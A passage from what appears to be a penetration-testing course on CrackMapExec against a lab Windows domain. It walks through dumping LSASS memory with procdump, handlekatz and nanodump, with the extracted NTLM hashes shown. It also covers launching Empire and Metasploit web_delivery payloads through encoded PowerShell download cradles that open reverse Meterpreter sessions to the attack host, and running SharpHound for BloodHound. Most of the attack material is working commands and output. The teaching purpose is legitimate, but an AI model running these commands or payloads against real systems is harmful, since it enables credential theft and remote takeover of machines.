SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
PROCDUMP    10.129.204.133  445    MS01             [*] Copy
/tmp/procdump.exe to C:\Windows\Temp\
PROCDUMP    10.129.204.133  445    MS01             [+] Created file
procdump.exe on the \\C$\Windows\Temp\
PROCDUMP    10.129.204.133  445    MS01             [*] Getting lsass PID
tasklist /v /fo csv | findstr /i "lsass"
PROCDUMP    10.129.204.133  445    MS01             [*] Executing command
C:\Windows\Temp\procdump.exe -accepteula -ma 632
C:\Windows\Temp\%COMPUTERNAME%-%PROCESSOR_ARCHITECTURE%-%USERDOMAIN%.dmp
PROCDUMP    10.129.204.133  445    MS01             [+] Process lsass.exe
was successfully dumped
PROCDUMP    10.129.204.133  445    MS01             [*] Copy MS01-AMD64-
INLANEFREIGHT.dmp to host
PROCDUMP    10.129.204.133  445    MS01             [+] Dumpfile of
lsass.exe was transferred to /tmp/MS01-AMD64-INLANEFREIGHT.dmp
PROCDUMP    10.129.204.133  445    MS01             [+] Deleted procdump
file on the C$ share
PROCDUMP    10.129.204.133  445    MS01             [+] Deleted lsass.dmp
file on the C$ share
PROCDUMP    10.129.204.133  445    MS01
INLANEFREIGHT\david:c39f2beb3d2ec06a62cb887fb391dee0
PROCDUMP    10.129.204.133  445    MS01
INLANEFREIGHT\julio:64f12cddaa88057e06a81b54e73b949b
PROCDUMP    10.129.204.133  445    MS01
INLANEFREIGHT\john:c4b0e1b10c7ce2c4723b4e2407ef81a2
```

1. HandleKatz this tool demonstrates the usage of cloned handles to LSASS to create an obfuscated memory dump of the same.

Handlekatz Module

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M
handlekatz

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
```

```
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
HANDLEKA... 10.129.204.133  445    MS01             [*] Copy
/tmp/handlekatz.exe to C:\Windows\Temp\
HANDLEKA... 10.129.204.133  445    MS01             [+] Created file
handlekatz.exe on the \\C$\Windows\Temp\
HANDLEKA... 10.129.204.133  445    MS01             [*] Getting lsass PID
tasklist /v /fo csv | findstr /i "lsass"
HANDLEKA... 10.129.204.133  445    MS01             [*] Executing command
C:\Windows\Temp\handlekatz.exe --pid:632 --
outfile:C:\Windows\Temp\%COMPUTERNAME%-%PROCESSOR_ARCHITECTURE%-
%USERDOMAIN%.log
HANDLEKA... 10.129.204.133  445    MS01             [+] Process lsass.exe
was successfully dumped
HANDLEKA... 10.129.204.133  445    MS01             [*] Copy MS01-AMD64-
INLANEFREIGHT.log to host
HANDLEKA... 10.129.204.133  445    MS01             [+] Dumpfile of
lsass.exe was transferred to /tmp/MS01-AMD64-INLANEFREIGHT.log
HANDLEKA... 10.129.204.133  445    MS01             [+] Deleted handlekatz
file on the C$ share
HANDLEKA... 10.129.204.133  445    MS01             [+] Deleted lsass.dmp
file on the C$ share
HANDLEKA... 10.129.204.133  445    MS01             [*] Deobfuscating,
this might take a while
HANDLEKA... 10.129.204.133  445    MS01
INLANEFREIGHT\david:c39f2beb3d2ec06a62cb887fb391dee0
HANDLEKA... 10.129.204.133  445    MS01
INLANEFREIGHT\julio:64f12cddaa88057e06a81b54e73b949b
HANDLEKA... 10.129.204.133  445    MS01
INLANEFREIGHT\john:c4b0e1b10c7ce2c4723b4e2407ef81a2
```

1. Nanodump is a flexible tool that creates a minidump of the LSASS process. As opening a handle to LSASS can be detected, Nanodump can search for existing handles to LSASS. If one is found, it will copy it and use it to create the minidump. Note that it is not guaranteed to find such a handle.

Nanodump Module

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M
nanodump

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
NANODUMP    10.129.204.133  445    MS01             [*] 64-bit Windows
```

```
detected.
NANODUMP    10.129.204.133  445    MS01             [+] Created file
nano.exe on the \\C$\Windows\Temp\
NANODUMP    10.129.204.133  445    MS01             [*] Getting lsass PID
tasklist /v /fo csv | findstr /i "lsass"
NANODUMP    10.129.204.133  445    MS01             [*] Executing command
C:\Windows\Temp\nano.exe --pid 632 --write
C:\Windows\Temp\20221108_1148.log
NANODUMP    10.129.204.133  445    MS01             [+] Process lsass.exe
was successfully dumped
NANODUMP    10.129.204.133  445    MS01             [*] Copying
20221108_1148.log to host
NANODUMP    10.129.204.133  445    MS01             [+] Dumpfile of
lsass.exe was transferred to /tmp/cme/MS01_64_inlanefreight.htb.log
NANODUMP    10.129.204.133  445    MS01             [+] Deleted nano file
on the C$ share
NANODUMP    10.129.204.133  445    MS01             [+] Deleted lsass.dmp
file on the C$ share
NANODUMP    10.129.204.133  445    MS01
INLANEFREIGHT\david:c39f2beb3d2ec06a62cb887fb391dee0
NANODUMP    10.129.204.133  445    MS01
INLANEFREIGHT\julio:64f12cddaa88057e06a81b54e73b949b
NANODUMP    10.129.204.133  445    MS01
INLANEFREIGHT\john:c4b0e1b10c7ce2c4723b4e2407ef81a2
```

Next Steps

This section demonstrates different methods to extract credentials from a computer or domain. The following section will explore using CrackMapExec alongside a C2 framework.

Getting Sessions in a C2 Framework

One thing that can be interesting with CrackMapExec is when we compromise multiple targets, we may want to do more recon or operate using a C2 Framework like Empire or Metasploit. We can use CrackMapExec to execute a payload in each target machine and get an agent into our C2.

This section will discuss two modules that integrate CME with PowerShell Empire and Metasploit framework. We will also explore an alternative if we use a different C2 framework.

Empire

We will start by installing the Empire framework using the guide provided on their website.

Install and Launch Empire Server

```
git clone --recursive https://github.com/BC-SECURITY/Empire.git -q
cd Empire
sudo su
[!bash!]# curl -sSL https://install.python-poetry.org | python3 -
[!bash!]# poetry install

<SNIP>
```

Next, we need to run Empire with the username and password we choose. We will use the username `empireadmin` and the password `HackTheBoxCME!`.

Running Empire with a Custom Username and Password

```
[!bash!]# poetry run python empire.py server --username empireadmin --
password HackTheBoxCME!

[*] Loading default config
[*] Loading bypasses from: /home/plaintext/Empire/empire/server/bypasses/
[*] Loading stagers from: /home/plaintext/Empire/empire/server/stagers/
[*] Loading modules from: /home/plaintext/Empire/empire/server/modules/
[*] Loading listeners from:
/home/plaintext/Empire/empire/server/listeners/

<SNIP>
```

Next, we need to edit the CrackMapExec configuration file and the Empire client configuration file to match the username and password we choose.

CrackMapExec configuration file is located by default at `~/.cme/cme.conf`. We need to change the `[Empire]` option to match the username `empireadmin` and password `HackTheBoxCME!`. By default, Empire local server runs at port 1337. It can be modified in the CrackMapExec configuration file.

CrackMapExec Configuration File

```
cat ~/.cme/cme.conf

[CME]
```

```
workspace = default
last_used_db = smb
pwn3d_label = Pwn3d!
audit_mode =

[BloodHound]
bh_enabled = False
bh_uri = 127.0.0.1
bh_port = 7687
bh_user = neo4j
bh_pass = neo4j

[Empire]
api_host = 127.0.0.1
api_port = 1337
username = empireadmin
password = HackTheBoxCME!

<SNIP>
```

We need to do the same for the Empire configuration file. The file is located at `empire/client/config.yaml`:

Reviewing

```
[!bash!]# pwd; echo "";cat empire/client/config.yaml

/home/plaintext/Empire

suppress-self-cert-warning: true
auto-copy-stagers: true
servers:
  localhost:
    host: https://localhost
    port: 1337
    socketport: 5000
    username: empireadmin
    password: HackTheBoxCME!
    autoconnect: true
  other-server:
    host: https://localhost
    port: 1337
    socketport: 5000
    username: empireadmin
    password: HackTheBoxCME!
  another-one:
    host: https://localhost
    port: 1337
    socketport: 5000
    username: empireadmin
    password: HackTheBoxCME!

<SNIP>
```

Once the configuration files are changed, we must connect to the Empire server with the Empire client.

Empire Client Connection

```
[!bash!]# poetry run python empire.py client --config
empire/client/config.yaml

Loading config from empire/client/config.yaml

<SNIP>

==========================================================================
==============
 [Empire] Post-Exploitation Framework
==========================================================================
==============
 [Version] 4.8.1 BC Security Fork | [Web] https://github.com/BC-
SECURITY/Empire
==========================================================================
==============
 [Starkiller] Multi-User GUI | [Web] https://github.com/BC-
SECURITY/Starkiller
==========================================================================
==============
 [Documentation] | [Web] https://bc-security.gitbook.io/empire-wiki/
==========================================================================
==============


   _______   ___  ___   ______    __   ______        _______
  |   ____| |   \/   | |   _  \  |  | |   _  \      |   ____|
  |  |__    |  \  /  | |  |_)  | |  | |  |_)  |     |  |__
  |   __|   |  |\/|  | |   ___/  |  | |      /      |   __|
  |  |____  |  |  |  | |  |      |  | |  |\  \----. |  |____
  |_______| |__|  |__| | _|      |__| | _| `._____| |_______|


       409 modules currently loaded

       0 listeners currently active
       0 agents currently active

[*] Connected to localhost
(Empire) >
```

Now we need to set up the listener, and we will set the host to our IP address and the Port to TCP 8001, where the agent will connect.

Empire Setting up IP and Port

```
(Empire) > uselistener http

 Author       @harmj0y
 Description  Starts a http[s] listener (PowerShell or Python) that uses a
GET/POST
              approach.
 Name         HTTP[S]

<SNIP>

(Empire: uselistener/http) > set Host http://10.10.14.33
[*] Set Host to http://10.10.14.33
(Empire: uselistener/http) > set Port 8001
[*] Set Port to 8001
(Empire: uselistener/http) > execute
[+] Listener http successfully started
```


Now we have our listener running, and we can use CrackMapExec to get an agent into Empire with the module `empire_exec`. We need to add the option `LISTENER=http`, which is the listener we set.

Using CrackMapExec Module empire_exec

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M
empire_exec -o LISTENER=http

EMPIRE_E...                                         [+] Successfully
generated launcher for listener 'http'
SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
EMPIRE_E... 10.129.204.133  445    MS01             [+] Executed Empire
```

```
Launcher
```

Once we execute this, we should see a new agent in PowerShell Empire.



```
[*] Sending POWERSHELL stager (stage 1) to 10.129.204.133
[*] New agent B6AX53NF checked in
[+] Initial agent B6AX53NF from 10.129.204.133 now active (Slack)
[*] Sending agent (stage 2) to B6AX53NF at 10.129.204.133
Server >
EMPIRE TEAM SERVER | 1 Agent(s) | 1 Listener(s) | 5 Plugin(s)

(Empire: uselistener/http) > set Host http://10.10.14.33
[*] Set Host to http://10.10.14.33
(Empire: uselistener/http) > set Port 8001
[*] Set Port to 8001
(Empire: uselistener/http) > execute
[+] Listener http successfully started
[+] New agent B6AX53NF checked in
[*] Sending agent (stage 2) to B6AX53NF at 10.129.204.133
(Empire: uselistener/http) >
```

Metasploit

We can do the same on Metasploit Framework using the CrackMapExec module `web_delivery`. We need to configure the `web_delivery` module in the Metasploit Framework and use the provided URL as a parameter to our CrackMapExec module. Let's start `msfconsole` and configure the `web_delivery` handler.

Metasploit Configure web_delivery Handler

```
msfconsole

<SNIP>

msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set SRVHOST 10.10.14.33
SRVHOST => 10.10.14.33
msf6 exploit(multi/script/web_delivery) > set SRVPORT 8443
SRVPORT => 8443
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) > set payload
windows/x64/meterpreter/reverse_tcp
```

```
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set LHOST 10.10.14.33
LHOST => 10.10.14.33
msf6 exploit(multi/script/web_delivery) > set LPORT 8002
LPORT => 8002
msf6 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.10.14.33:8002
[*] Using URL: http://10.10.14.33:8443/2S1jAHS
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e
WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUw
BlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0
AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJAB5AE8ATwBqAD
0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwBpAGYA
KABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARA
BlAGYAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABu
AHUAbABsACkAewAkAHkATwBPAGoALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwBlAGIAUgBlAH
EAdQBlAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsA
JAB5AE8ATwBqAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdA
AuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwBy
AGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAH
QAIABOAGUAdAAuAFcAZQBiAEMAbABBpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIA
aQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4AMwAzADoAOAA0ADQAMw
AvAE0AdgBYADYAQgBLAHUAagAvAHUAeQBjAEsAWQBaADAAeQB1AEkANQB1ADIATAAnACkAKQA7
AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAG
UAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8A
MQAwAC4AMQAwAC4AMQA0AC4AMwAzADoAOAA0ADQAMwAvAE0AdgBYADYAQgBLAHUAagAnACkAKQ
A7AA==
```


Once the web delivery handler is configured in Metasploit, we can use the `web_delivery` module. It supports two options, `URL` and `PAYLOAD`. We need to set the `URL` option with the URL provided by Metasploit, and the `PAYLOAD` option corresponds to the payload architecture we selected. If we use x64, we can omit this option because x64 is the default value or use `PAYLOAD=64`. If we use a 32 bit payload, we need to set the option `PAYLOAD=32`. Let's see it in action:

CrackMapExec web_delivery Module

```
crackmapexec smb -M web_delivery --options

[*] web_delivery module options:

        URL  URL for the download cradle
        PAYLOAD  Payload architecture (choices: 64 or 32) Default: 64
```

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M
web_delivery -o URL=http://10.10.14.33:8443/2S1jAHS

SMB          10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB          10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
WEB_DELI... 10.129.204.133  445    MS01             [+] Executed web-
delivery launcher
```

In Metasploit, we should see a new session:




```
(crackmapexec-py3.9) ┌─[plaintext@cyberspace]─[~/htb/academy-testing/crackmapexec/CrackMapExec]
└──╼ $crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M web_delivery -o URL=http://10.10.14.33:8443/2S1jAHS PAYLOAD=64
SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build 17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+] inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
WEB_DELI... 10.129.204.133  445    MS01             [+] Executed web-delivery launcher
(crackmapexec-py3.9) ┌─[plaintext@cyberspace]─[~/htb/academy-testing/crackmapexec/CrackMapExec]
└──╼ $crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M web_delivery -o URL=http://10.10.14.33:8443/2S1jAHS
SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build 17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+] inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
WEB_DELI... 10.129.204.133  445    MS01             [+] Executed web-delivery launcher
(crackmapexec-py3.9) ┌─[plaintext@cyberspace]─[~/htb/academy-testing/crackmapexec/CrackMapExec]
└──╼ $

msf6 exploit(multi/script/web_delivery) >
[*] 10.129.204.133   web_delivery - Delivering Payload (3740 bytes)
[*] Sending stage (200262 bytes) to 10.129.204.133
[*] Meterpreter session 7 opened (10.10.14.33:8002 -> 10.129.204.133:53782 ) at 2022-11-09 07:06:10 -0400
[*] 10.129.204.133   web_delivery - Delivering Payload (3668 bytes)
[*] Sending stage (200262 bytes) to 10.129.204.133
[*] Meterpreter session 8 opened (10.10.14.33:8002 -> 10.129.204.133:53784 ) at 2022-11-09 07:06:27 -0400
```

Other C2 Frameworks

In case we want to use another C2 Framework, we can accomplish the same result using the options available for Command Execution, as we mention in the section Command Execution (SMB, WinRM, SSH). For example, we can create a PowerShell payload, save the payload to a webserver and use the option `-X` to execute a PowerShell command to download and run the payload. We will also need to select the option `--no-output` to send the execution to the background.

Let's use Metasploit as an example, and instead of using the module, let's try to copy the PowerShell script provided in the `web_delivery` payload:



```
└──╼ $crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -X "powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0A
yAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABoADEAdwA9AG4AZQB3AC0AbwBiAG
ABpAGUAbgB0ADsAaQBmACgAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAUAByAG8AeAB5AF0AOgA6AEcAZQB0AEQAZQBmAGEAdQBsAHQAUAByAG8AeAB5ACgAKQAuAGEAZABkAHIAZQBzAHMAIAAt
AdwAuAHAAcgBvAHgAeQA9AFsATgBlAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0AOgA6AEcAZQB0AFMAeQBzAHQAZQBtAFcAZQBiAFAAcgBvAHgAeQAoACkAOwAkAGgAMQB3AC4AUAByAG8AeAB5AC4AQw
GUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQA
0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4AMwAzADoAOAA0ADQAMwAvADIAUwAxAGoAQQBIAFMALwBKAG0AaABQAFIAagA0AE
QB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4AMwAz
AJwApACkAOwA=" --no-output
SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build 17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+] inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
(crackmapexec-py3.9) ┌─[plaintext@cyberspace]─[~/htb/academy-testing/crackmapexec/CrackMapExec]
└──╼ $

msf6 exploit(multi/script/web_delivery) >
[*] 10.129.204.133   web_delivery - Delivering AMSI Bypass (1406 bytes)
[*] 10.129.204.133   web_delivery - Delivering Payload (3670 bytes)
[*] Sending stage (200262 bytes) to 10.129.204.133
[*] Meterpreter session 15 opened (10.10.14.33:8002 -> 10.129.204.133:53813 ) at 2022-11-09 07:51:06 -0400
msf6 exploit(multi/script/web_delivery) >
```

Next Steps

This section explores how we can use CrackMapExec with other hacking tools, such as C2 Frameworks. The following section will explore how to integrate CrackMapExec with BloodHound.

Bloodhound Integration

BloodHound is an open-source tool used by attackers and defenders alike to analyze domain security. The tool takes in a large amount of data gathered from the domain. It uses graph theory to visually represent the relationship and identify domain attack paths that would have been difficult or impossible to detect with traditional enumeration.

In this section, we assume you are familiar with Bloodhound. If that's not the case, you can learn more about Bloodhound in the Active Directory Bloodhound module, or you can check Bloodhound official documentation.

Bloodhound Mark as Owned

In BloodHound, we can manually mark a node (user, group, computer, etc.) as `owned` by right-clicking it and clicking `Mark X as Owned` meaning that we compromise it. This is helpful to keep track of the users and computers we compromised when working with a large organization and if we want to perform a BloodHound cypher query such as `Shortest Path from Owned Principals` or `Shortest Paths to Domain Admins from Owned Principals`.

We can configure CrackMapExec to mark any user or computer we compromise as owned in the BloodHound database. To do this, we need to modify the CrackMapExec configuration file located in `~/.cme/cme.conf` with the following options:

- Set the Bloodhound configuration option `bh_enabled` to True.
- Set the `bh_uri` to our Bloodhound database IP address.
- Set the `bh_port` to the database port.
- Set the credentials to match the bloodhound database are username `neo4j` and the password `HackTheBoxCME!` (Make sure to use the one that corresponds to your database).

The configuration should look as follow:

Configuring BloodHound Database

```
cat ~/.cme/cme.conf

[CME]
workspace = default
last_used_db = smb
pwn3d_label = Pwn3d!
audit_mode =

[BloodHound]
bh_enabled = True
bh_uri = 127.0.0.1
bh_port = 7687
bh_user = neo4j
bh_pass = HackTheBoxCME!

<SNIP>
```

Note: Make sure to use the corresponding username and password to the BloodHound database you are connecting to.

Collecting Bloodhound Data

To collect BloodHound data, we will use CrackMapExec to execute SharpHound and then transfer the file to our attack host.

Collecting BloodHound data

```
wget
https://github.com/BloodHoundAD/BloodHound/raw/master/Collectors/SharpHoun
d.exe -q
crackmapexec smb 10.129.203.121 -u julio -p Password1 --put-file
SharpHound.exe SharpHound.exe
```

```
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
SMB         10.129.203.121  445    DC01             [*] Copy
SharpHound.exe to SharpHound.exe
SMB         10.129.203.121  445    DC01             [+] Created file
SharpHound.exe on \\C$\SharpHound.exe
```

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -x
"C:\SharpHound.exe -c All && dir c:\*_BloodHound.zip"

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
SMB         10.129.203.121  445    DC01             [+] Executed command
SMB         10.129.203.121  445    DC01             Volume in drive C has
no label.
SMB         10.129.203.121  445    DC01             Volume Serial Number
is B8B3-0D72
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             Directory of c:\
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             11/09/2022  09:54 AM
14,287 20221109095424_BloodHound.zip
SMB         10.129.203.121  445    DC01             1 File(s)
14,287 bytes
SMB         10.129.203.121  445    DC01             0 Dir(s)
8,828,305,408 bytes free
```

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 --get-file
20221109095424_BloodHound.zip bloodhound.zip

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
SMB         10.129.203.121  445    DC01             [*] Copy
20221109095424_BloodHound.zip to bloodhound.zip
SMB         10.129.203.121  445    DC01             [+] File
```

```
